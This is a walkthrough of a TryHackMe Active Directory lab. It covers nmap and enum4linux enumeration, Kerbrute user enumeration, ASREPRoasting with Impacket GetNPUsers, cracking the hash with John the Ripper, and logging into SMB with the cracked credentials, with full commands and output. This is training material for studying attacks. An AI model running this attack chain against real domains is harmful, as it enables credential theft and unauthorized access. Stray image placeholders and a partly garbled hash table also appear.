Attacktive Directory Walkthrough

Done by **Lia Potikyan**

99% of Corporate networks run off of AD. But can you exploit a vulnerable Domain Controller?

Tools

Impacket A collection of Python classes used for working with network protocols. It's popular in the cybersecurity community for its ability to interact with Windows networks, enabling security professionals to perform various network-based attacks and assessments.

BloodHound A tool for Active Directory reconnaissance that visualizes relationships between users, groups, and computers in an AD domain. It helps security teams identify security vulnerabilities and plan targeted attacks by mapping out complex network interactions.

Kerbrute A tool used for brute-forcing Active Directory accounts through Kerberos pre-authentication. It quickly enumerates valid user accounts, passwords, and performs password spraying attacks.

Evil-WinRM A tool for remotely executing commands and navigating Windows networks using the WinRM service. It's valuable for privilege escalation and post-exploitation activities in Windows environments.

Expressions

ASREPRoasting An attack method exploiting Kerberos authentication weaknesses to extract password hashes of user accounts with the "Does not require Pre-Authentication" privilege set.

Pass-the-Hash A hacking technique allowing an attacker to authenticate to a remote server using the hash of a user's password, instead of the plaintext password. It bypasses the need for the actual password, enabling unauthorized access to systems.

Brute-Force A method of systematically trying all possible combinations of passwords until the correct one is found. It's commonly used in password cracking attacks to gain unauthorized access to accounts or systems.

Protocols


SMB (Server Message Block) A network file sharing protocol used by Windows-based systems to enable shared access to files, printers, and other resources. It operates on top of the TCP/IP protocol suite and typically uses ports 139 and 445 for communication.

Kerberos A network authentication protocol providing secure logins over insecure networks. It verifies both client and server identities, offers single sign-on, operates on a ticket-based system, and encrypts communication. It's widely used in enterprise networks, particularly in Microsoft Active Directory environments.


NTLM (NT LAN Manager) A suite of security protocols used for authentication, integrity, and confidentiality in Windows-based operating systems..

Task 1: Accessing Attacktive Directory

To access the Virtual Machine, you will need to first connect to our network using OpenVPN. Alternatively, you can deploy the In-Browser Kali or Attack Box and automatically be connected to the TryHackMe Network.



```
└─$ sudo openvpn th30n3wh0kn0cks.ovpn
[sudo] password for heisenberg:
2024-04-02 11:42:23 Note: --cipher is not set. OpenVPN versions before 2.5 default
ed to BF-CBC as fallback when cipher negotiation failed in this case. If you need
this fallback please add '--data-ciphers-fallback BF-CBC' to your configuration an
d/or add BF-CBC to --data-ciphers.
2024-04-02 11:42:23 Note: cipher 'AES-256-CBC' in --data-ciphers is not supported
by ovpn-dco, disabling data channel offload.
2024-04-02 11:42:23 OpenVPN 2.6.7 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4]
[EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2024-04-02 11:42:23 library versions: OpenSSL 3.1.4 24 Oct 2023, LZO 2.10
2024-04-02 11:42:23 DCO version: N/A
2024-04-02 11:42:23 TCP/UDP: Preserving recently used remote address: [AF_INET]54.
76.30.11:1194
2024-04-02 11:42:23 Socket Buffers: R=[212992->425984] S=[212992->425984]
2024-04-02 11:42:23 UDPv4 link local: (not bound)
2024-04-02 11:42:23 UDPv4 link remote: [AF_INET]54.76.30.11:1194
2024-04-02 11:42:23 TLS: Initial packet from [AF_INET]54.76.30.11:1194, sid=042d8b
cd 451720c3
2024-04-02 11:42:23 VERIFY OK: depth=1, CN=ChangeMe
2024-04-02 11:42:23 VERIFY KU OK
2024-04-02 11:42:23 Validating certificate extended key usage
```



Server status

● Online

Connection

● Connected

Task 2: Setup

Now we have to install the required tools on our machine.

Impacket:

Impacket can be a pain to install correctly. Here's some instructions that may help you install it correctly!

```
sudo git clone
https://github.com/SecureAuthCorp/impacket.git
/opt/impacket sudo pip3 install -r
/opt/impacket/requirements.txt cd /opt/impacket/ sudo
pip3 install . sudo python3 setup.py install
```

Bloodhound and Neo4j:

```
apt install bloodhound neo4j
```


If you are having issues try this:

```
apt update && apt upgrade
```

Task 3: Welcome to Attacktive Directory

Basic enumeration starts out with an nmap scan. Nmap is a relatively complex utility that has been refined over the years to detect what ports are open on a device, what services are running, and even detect what operating system is running. It's important to note that not all services may be deteted correctly and not enumerated to it's fullest potential. Despite nmap being an overly complex utility, it cannot enumerate everything. Therefore after an initial nmap scan we'll be using other utilities to help us enumerate the services running on the device.


```
sudo nmap -sS -sV -sC <ip-addr>
```



```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-02 12:30 EDT
Nmap scan report for 10.10.224.95
Host is up (0.093s latency).
Not shown: 987 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-04-02 16:30:55Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|   DNS_Tree_Name: spookysec.local
|   Product_Version: 10.0.17763
|_  System_Time: 2024-04-02T16:31:01+00:00
|_ssl-date: 2024-04-02T16:31:10+00:00; -14s from scanner time.
| ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Not valid before: 2024-04-01T15:43:13
|_Not valid after:  2024-10-01T15:43:13
Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Based on our scan, we can see that port 139 and 445 are open. For enumeration of these ports we will be using enum4linux:

```
enum4linux <ip-addr>
```



```
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Apr  2 13:06:28 2024

 =========================================( Target Information )=========================================

Target ........... 10.10.224.95
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================( Enumerating Workgroup/Domain on 10.10.224.95 )============================


[E] Can't find workgroup/domain



 ================================( Nbtstat Information for 10.10.224.95 )================================

Looking up status of 10.10.224.95
No reply from 10.10.224.95

 ===================================( Session Check on 10.10.224.95 )===================================


[+] Server 10.10.224.95 allows sessions using username '', password ''


 ================================( Getting domain SID for 10.10.224.95 )================================

Domain Name: THM-AD
Domain Sid: S-1-5-21-3591857110-2884097990-301047963

[+] Host is part of a domain (not a workgroup)
```

What tool will allow us to enumerate port 139/445?

Answer*:* enum4linux

What is the NetBIOS-Domain Name of the machine?

Answer*:* THM-AD

What invalid TLD do people commonly use for their Active Directory Domain?

Answer*:* local

Task 4: Enumerating Users via Kerberos

We can use a tool called Kerbrute (by Ronnie Flathers @ropnop) to brute force discovery of users, passwords and even password spray!


For this box, a modified User List and Password List will be used to cut down on time of enumeration of users and password hash cracking. It is NOT recommended to brute force credentials due to account lockout policies that we cannot enumerate on the domain controller.

```
wget https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/userlist.txt
```

```
wget https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/passwordlist.txt
```

Now let’s start Kerbrute:

```
kerbrute userenum -d DOMAIN_NAME --dc DOMAIN_CONTROLLER_IP user_wordlists.txt
```



```
    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 04/02/24 - Ronnie Flathers @ropnop

2024/04/02 13:18:09 >  Using KDC(s):
2024/04/02 13:18:09 >   10.10.224.95:88

2024/04/02 13:18:09 >  [+] VALID USERNAME:       james@spookysec.local
2024/04/02 13:18:11 >  [+] VALID USERNAME:       svc-admin@spookysec.local
2024/04/02 13:18:13 >  [+] VALID USERNAME:       James@spookysec.local
2024/04/02 13:18:14 >  [+] VALID USERNAME:       robin@spookysec.local
2024/04/02 13:18:22 >  [+] VALID USERNAME:       darkstar@spookysec.local
2024/04/02 13:18:27 >  [+] VALID USERNAME:       administrator@spookysec.local
2024/04/02 13:18:37 >  [+] VALID USERNAME:       backup@spookysec.local
2024/04/02 13:18:42 >  [+] VALID USERNAME:       paradox@spookysec.local
2024/04/02 13:19:10 >  [+] VALID USERNAME:       JAMES@spookysec.local
2024/04/02 13:19:20 >  [+] VALID USERNAME:       Robin@spookysec.local
```

What command within Kerbrute will allow us to enumerate valid usernames?
Answer: userenum

What notable account is discovered?

Answer: svc-admin


What is the other notable account is discovered?

Answer: backup

Task 5: Abusing Kerberos


After the enumeration of user accounts is finished, we can attempt to abuse a feature within Kerberos with an attack method called ASREPRoasting. ASReproasting occurs when a user account has the privilege "Does not require Pre-Authentication" set. This means that the account does not need to provide valid identification before requesting a Kerberos Ticket on the specified user account. Impacket has a tool called "GetNPUsers.py" (located in impacket/examples/GetNPUsers.py) that will allow us to query ASReproastable accounts from the Key Distribution Center. The only thing that's necessary to query accounts is a valid set of usernames which we enumerated previously via Kerbrute.

```
python3 /opt/impacket/examples/GetNPUsers.py
spookysec.local/svc-admin -no-pass -dc-ip <target-ip>
```




```
Impacket v0.12.0.dev1+20240327.181547.f8899e65 - Copyright 2023 Fortra

[*] Getting TGT for svc-admin
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:8192100e64d248a9a6328d2d92545c61$7d
cc37acb5446817e981649b03016dc88f03d63e1a2db2056c83cb7301a2b4f5eb61462829afd
d4732894a0cebd1819dc37ec6fd29c002a2f8c8c6ec8d0bfa7a5bbcd8338e0cdd5836305d82
```

Here is the hash in hashcat wiki page:



17500	SHA3-384	983ba28532cc6320d04f20fa485bcedb38bddb66
17600	SHA3-512	7c2dc1d743735d4e069f3bda85b1b7e9172033dt
17700	Keccak-224	e1dfad9bafeae6ef15f5bbb16cf4c26f09f5f1e787C
17800	Keccak-256	203f88777f18bb4ee1226627b547808f38d90d3e
17900	Keccak-384	5804b7ada5806ba79540100e9a7ef493654ff2a2
18000	Keccak-512	2fbf5c9080f0a704de2e915ba8fdae6ab00bbc026
18100	TOTP (HMAC-SHA1)	597056:3600
18200	Kerberos 5, etype 23, AS-REP	$krb5asrep$23$user@domain.com:3e156ada59
18300	Apple File System (APFS)	$fvde$2$16$5877810470147654204767552104
18400	Open Document Format (ODF) 1.2 (SHA-256, AES)	odf*1*1*100000*32*751854d8b90731ce057
18500	sha1(md5(md5($pass)))	888a2ffcb3854fba0321110c5d0d434ad1aa2880
18600	Open Document Format (ODF) 1.1 (SHA-1, Blowfish)	odf*0*0*1024*16*bff753835f4ea15644b8a2
18700	Java Object hashCode()	29937c08
18800	Blockchain, My Wallet, Second Password (SHA256)	YnM6WYERjJfhxwepT7zV6odWoEUz1X4esYQb4b
18900	Android Backup	ab5*0*10000*b8900e4885ff9cad8f01ee1957
19000	QNX /etc/shadow (MD5)	@m@75f6f129f9c9e77b6b1b78f791ed764a@87
19100	QNX /etc/shadow (SHA256)	@s@0b365cab7e17ee1e7e1a90078501cc1aa85

Now let’s crack the hash with John the Ripper:



```
└─# john hash.txt --wordlist=passwordlist.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 SSE2 4x])
Press 'q' or Ctrl-C to abort, almost any other key for status
management2005   ($krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL)
1g 0:00:00:00 DONE (2024-04-02 02:44) 10.00g/s 64720p/s 64720c/s 64720C/s brendita..management2005
Use the "--show" option to display all of the cracked passwords reliably
```

We have two user accounts that we could potentially query a ticket from. Which user account can you query a ticket from with no password?

Answer: svc-admin

Looking at the Hashcat Examples Wiki page, what type of Kerberos hash did we retrieve from the KDC? (Specify the full name).

Answer*:* Kerberos 5 AS-REP etype 23

What mode is the hash?

Answer*:* 18200

Now crack the hash with the modified password list provided, what is the user accounts password?

Answer*:* management2005


Task 6: Back to the basics

With a user's account credentials we now have significantly more access within the domain. We can now attempt to enumerate any shares that the domain controller may be giving out.

SMBClient *is a command-line utility used to interact with servers that use the Server Message Block (SMB) protocol. SMB is a network file sharing protocol that allows applications to read and write to files and request services from server programs on remote network devices.*

```
smbclient -U svc-admin%management2005 -W spookysec.local -L
//ip-addr
```


- -U specifies the username and password for authentication.
- -W specifies the workgroup or domain. In this case, it's spookysec.local.
- -L is used to list shares on the target IP address.



